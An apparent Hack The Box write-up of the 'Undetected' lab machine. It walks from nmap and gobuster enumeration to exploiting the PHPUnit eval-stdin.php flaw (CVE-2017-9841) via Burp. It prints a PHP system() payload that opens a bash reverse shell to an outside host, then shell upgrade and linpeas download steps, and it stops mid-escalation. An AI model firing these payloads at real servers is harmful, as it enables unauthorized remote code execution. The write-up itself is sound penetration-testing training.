[UNDETECTED- BOX]

Hi folks, today I am going to solve a medium rated hack the box machine,Undetected created by ThecyberGeek.So without any further intro, let's jump in.

common enumeration

Nmap

TCP over SSH
HTTP Default page
*Host 7.6p1 Ubuntu 4ubuntu0.3

code-Nmap

```
nmap -sC -sV  -A -oN nmap/undetected 10.10.11.146
```


output

```
/home/leshack98/project/HTB
sudo nmap -sC -sV  -oA  nmap/undetected 10.10.11.146
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-03 08:58 EDT
Nmap scan report for 10.10.11.146
Host is up (0.54s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2 (protocol 2.0)
| ssh-hostkey:
|   3072 be:66:06:dd:20:77:ef:98:7f:6e:73:4a:98:a5:d8:f0 (RSA)
|   256 1f:a2:09:72:70:68:f4:58:ed:1f:6c:49:7d:e2:13:39 (ECDSA)
|_  256 70:15:39:94:c2:cd:64:cb:b2:3b:d1:3e:f6:09:44:e8 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Diana's Jewelry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.64 seconds

/home/leshack98/project/HTB
```


```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-03 08:58 EDT
Nmap scan report for 10.10.11.146
Host is up (0.54s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2 (protocol 2.0)
| ssh-hostkey:
|   3072 be:66:06:dd:20:77:ef:98:7f:6e:73:4a:98:a5:d8:f0 (RSA)
|   256 1f:a2:09:72:70:68:f4:58:ed:1f:6c:49:7d:e2:13:39 (ECDSA)
|_  256 70:15:39:94:c2:cd:64:cb:b2:3b:d1:3e:f6:09:44:e8 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Diana's Jewelry

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.64 seconds
```


Default Page- DIANA' S JEWELRY

so lets chek at the Default page at http://10.10.11.146




This looks like the official website of a jewelry store. First, let's go around the website to see if there is anything you can use lets check the view store but first we need to add the hostname to `/etc/hosts` file and browse the page.

code-/etc/hosts


```
echo 10.10.11.146 store.djewelry.htb  djewelry.htb > /etc/hosts
```

lets check the jewelry store.

http://store.djewelry.htb




After checking the modules i found out that the web had been moved so i decided to do `gobuster` to find other directories



code -gobuster

```
gobuster dir -u  http://store.djewelry.htb  -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt
-k -o gobusters
```

Output




```
gobuster dir -u  http://store.djewelry.htb  -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt
-k -o gobusters
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://store.djewelry.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-
```

```
content/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/03 09:33:07 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 325] [-->
http://store.djewelry.htb/images/]
/.php                 (Status: 403) [Size: 283]
/.html                (Status: 403) [Size: 283]
/js                   (Status: 301) [Size: 321] [-->
http://store.djewelry.htb/js/]
/css                  (Status: 301) [Size: 322] [-->
http://store.djewelry.htb/css/]
/.htm                 (Status: 403) [Size: 283]
/.                    (Status: 200) [Size: 6215]
/fonts                (Status: 301) [Size: 324] [-->
http://store.djewelry.htb/fonts/]
/.htaccess            (Status: 403) [Size: 283]
/.phtml               (Status: 403) [Size: 283]
/vendor               (Status: 301) [Size: 325] [-->
http://store.djewelry.htb/vendor/]
/.htc                 (Status: 403) [Size: 283]
```

i find something intresthing will i check the directories in vendor http://http://store.djewelry.htb/vendor/

Output

store.djewelry.htb/vendor/

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensiv

Index of /vendor

Name	Last modified	Size	Description
Parent Directory		-	
autoload.php	2021-07-04 20:40	178	
bin/	2022-02-08 19:59	-	
composer/	2022-02-08 19:59	-	
doctrine/	2022-02-08 19:59	-	
myclabs/	2022-02-08 19:59	-	
phpdocumentor/	2022-02-08 19:59	-	
phpspec/	2022-02-08 19:59	-	
phpunit/	2022-02-08 19:59	-	
sebastian/	2022-02-08 19:59	-	
symfony/	2022-02-08 19:59	-	
webmozart/	2022-02-08 19:59	-	

Apache/2.4.41 (Ubuntu) Server at store.djewelry.htb Port 80

Then as i continued looking trough the directories i found a change log which is something intresting

Output

store.djewelry.htb/vendor/phpunit/phpunit/

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Sec

Index of /vendor/phpunit/phpunit

Name	Last modified	Size	Description
Parent Directory		-	
CODE_OF_CONDUCT.md	2016-10-25 07:40	2.3K	
CONTRIBUTING.md	2016-10-25 07:40	2.5K	
ChangeLog-4.0.md	2016-10-25 07:40	7.7K	
ChangeLog-4.1.md	2016-10-25 07:40	3.5K	
ChangeLog-4.2.md	2016-10-25 07:40	2.4K	
ChangeLog-4.3.md	2016-10-25 07:40	2.4K	
ChangeLog-4.4.md	2016-10-25 07:40	2.3K	
ChangeLog-4.5.md	2016-10-25 07:40	1.2K	
ChangeLog-4.6.md	2016-10-25 07:40	4.1K	
ChangeLog-4.7.md	2016-10-25 07:40	2.9K	
ChangeLog-4.8.md	2016-10-25 07:40	9.0K	
ChangeLog-5.0.md	2016-10-25 07:40	6.1K	
ChangeLog-5.1.md	2016-10-25 07:40	2.7K	
ChangeLog-5.2.md	2016-10-25 07:40	5.0K	
ChangeLog-5.3.md	2016-10-25 07:40	2.5K	
ChangeLog-5.4.md	2016-10-25 07:40	4.0K	

The last time the update changes were made was in `changelog 5.6` in 2016-10-25 so i decide to check the changelog to see what was changed and why

code -changelog 5.6

```
# Changes in PHPUnit 5.6

All notable changes of the PHPUnit 5.6 release series are documented in
this file using the [Keep a CHANGELOG](http://keepachangelog.com/)
principles.

## [5.6.2] - 2016-10-25

New PHAR release due to updated dependencies

## [5.6.1] - 2016-10-07

### Fixed

* Fixed [#2320]
(https://github.com/sebastianbergmann/phpunit/issues/2320): Conflict
between `PHPUnit_Framework_TestCase::getDataSet()` and
```

```
`PHPUnit_Extensions_Database_TestCase::getDataSet()`

## [5.6.0] - 2016-10-07

### Added

* Merged [#2240](https://github.com/sebastianbergmann/phpunit/pull/2240): Provide access to a test case's data set (for use in `setUp()`, for instance)
* Merged [#2262](https://github.com/sebastianbergmann/phpunit/pull/2262): Add the `PHPUnit_Framework_Constraint_DirectoryExists`, `PHPUnit_Framework_Constraint_IsReadable`, and `PHPUnit_Framework_Constraint_IsWritable` constraints as well as the `assertIsReadable()`, `assertNotIsReadable()`, `assertIsWritable()`, `assertNotIsWritable()`, `assertDirectoryExists()`, `assertDirectoryNotExists()`, `assertDirectoryIsReadable()`, `assertDirectoryNotIsReadable()`, `assertDirectoryIsWritable()`, `assertDirectoryNotIsWritable()`, `assertFileIsReadable()`, `assertFileNotIsReadable()`, `assertFileIsWritable()`, and `assertFileNotIsWritable()` assertions
* Added `PHPUnit\Framework\TestCase::createConfiguredMock()` based on [idea](https://twitter.com/kriswallsmith/status/763550169090625536) by Kris Wallsmith
* Added the `@doesNotPerformAssertions` annotation for excluding a test from the "useless test" risky test check

### Changed

* Deprecated `PHPUnit\Framework\TestCase::setExpectedExceptionRegExp()`
* `PHPUnit_Util_Printer` no longer optionally cleans up HTML output using `ext/tidy`

[5.6.2]: https://github.com/sebastianbergmann/phpunit/compare/5.6.1...5.6.2
[5.6.1]: https://github.com/sebastianbergmann/phpunit/compare/5.6.0...5.6.1
[5.6.0]: https://github.com/sebastianbergmann/phpunit/compare/5.5...5.6.0
```

so i decide to check the vunerability of the phpUnit after that version of version `5.6.2 and found a CVE of CVE-2017-9841` which states that PHPUnit starting with 4.8.19 and before 4.8.28, as well as 5.x before 5.6.3, allows remote attackers to execute arbitrary PHP code via HTTP POST data beginning with a `<?php` substring, as demonstrated by an attack on a site with an exposed /vendor folder, i.e., external access to the `/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php` URI.

Intial FootHold

According to the vunerabilitie lets try to get something using that exploit so lets set burpsuite and get the phpinfo file . our url will be like this now http://store.djewelry.htb/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php

code -phpinfo


```
<?=phpinfo()?>
```

code -burp phpinfo

```
GET /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
Host: store.djewelry.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://store.djewelry.htb/vendor/phpunit/phpunit/src/Util/PHP/
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

<?=phpinfo()?>
```

When we foward the request we found that the phpinfo is sucessfull

output




so i decide to do some more recorn by doing whoami to see if i can get this execution using vendor

code -whoami

```
<?php system("whoami")?>
```

output



The code executes succesfully so i decide to now make and construct a reverse shell to get into the box

code -reverse shell

```
<?php system('/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.16.16/9001
0>&1"')?>
```

so i now the code looks good lets paste it in our burpsuite to get a shell

output

Request

Pretty Raw Hex \n

```
GET /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
Host: store.djewelry.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 81


<?php system('/bin/bash -c "/bin/bash -i >
  & /dev/tcp/10.10.16.16/9001 0>&1"')?>
```

Then set a netcat listening port on port 9001

code-Listening

```
nc -lnvp 9001
```

After sending the request a `reverse shell` is sent back to our listener which was Listening on port 9001

succesful in getting the reverse shell

output

Takeover

After geting the reverse shell we have to do some adjusment to our reverse shell to make it ready for using by doing a stty escalation to get an interactive shell:

code-stty

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
[ctrl] + z
stty raw -echo
fg [Enter] two times
```

Then setting the TERM so that you are able to clean the terminal:

```
export TERM=xterm
```

Privilege Escalation-USER

so i decide to check for user available in the box using thish command

code-users

```
grep 'bash' /etc/passwd
```

The available users are steven and steven1

output

```
/home/leshack98/project/HTB/Undetected
nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.146 59812
bash: cannot set terminal process group (874): Inappropriate ioctl for device
bash: no job control in this shell
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<PHP$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$ grep 'bash' /etc/passwd
<punit/phpunit/src/Util/PHP$ grep 'bash' /etc/passwd
root:x:0:0:root:/root:/bin/bash
steven:x:1000:1000:Steven Wright:/home/steven:/bin/bash
steven1:x:1000:1000:,,,:/home/steven:/bin/bash
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$
```

I don't have permission to enter the `steven` user directory, there is no idea here i now need a more interactive shell

output

```
/home/leshack98/project/HTB/Undetected
nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.146 59812
bash: cannot set terminal process group (874): Inappropriate ioctl for device
bash: no job control in this shell
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<PHP$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$ grep 'bash' /etc/passwd
<punit/phpunit/src/Util/PHP$ grep 'bash' /etc/passwd
root:x:0:0:root:/root:/bin/bash
steven:x:1000:1000:Steven Wright:/home/steven:/bin/bash
steven1:x:1000:1000:,,,:/home/steven:/bin/bash
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$ cd /home
<store/vendor/phpunit/phpunit/src/Util/PHP$ cd /home
www-data@production:/home$ ls
ls
steven
www-data@production:/home$ cd steven
cd steven
bash: cd: steven: Permission denied
www-data@production:/home$
```

so i decide to use **linpeas** which is s **a well-known enumeration script that searches for possible paths to escalate privileges on Linux/Unix* targets**. https://github.com/carlospolop/PEASS-ng use the latest i downloaded linpeas to my local machine and fowarded it to the box

use this code to get your ip tun and use that ip to foward linpeas to the box

code-tun0

```
ip addr show dev tun0
```

start a python server to where you have downloaded your linpeas you can use your own port

code-server

```
python3 -m http.server
```


Then to the box use this code to to get linpeas.sh

code-linpeas

```
wget ip/linpeas.sh
```

after running the script you will see something like **screen** keyword in red color. This caught my attention.


output



```
╔══════════╣ Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)
-rw-r--r-- 1 root root 51200 May  4 06:25 /var/backups/alternatives.tar.0
-rw-r--r-- 1 root root 615929 Feb  8 19:06 /var/backups/dpkg.status.0
-rw-r--r-- 1 root root 172 Jul  4  2021 /var/backups/dpkg.statoverride.0
-rw-r--r-- 1 root root 34011 Feb  8 19:05 /var/backups/apt.extended_states.0
-rw-r--r-- 1 root root 268 Jun  4  2021 /var/backups/dpkg.diversions.0

╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
```


There are many results from linpeas, so not all of them are posted. Among them, I see one.This file exists in `/var/backups/info`, and it is still www-data permission, go and see

output



```
www-data@production:/var/backups$ ls -la
ls -la
total 736
drwxr-xr-x  2 root     root       4096 May  4 06:25 .
drwxr-xr-x 13 root     root       4096 Feb  8 19:59 ..
-rw-r--r--  1 root     root      51200 May  4 06:25 alternatives.tar.0
-rw-r--r--  1 root     root      34011 Feb  8 19:05 apt.extended_states.0
-rw-r--r--  1 root     root        268 Jun  4  2021 dpkg.diversions.0
-rw-r--r--  1 root     root        172 Jul  4  2021 dpkg.statoverride.0
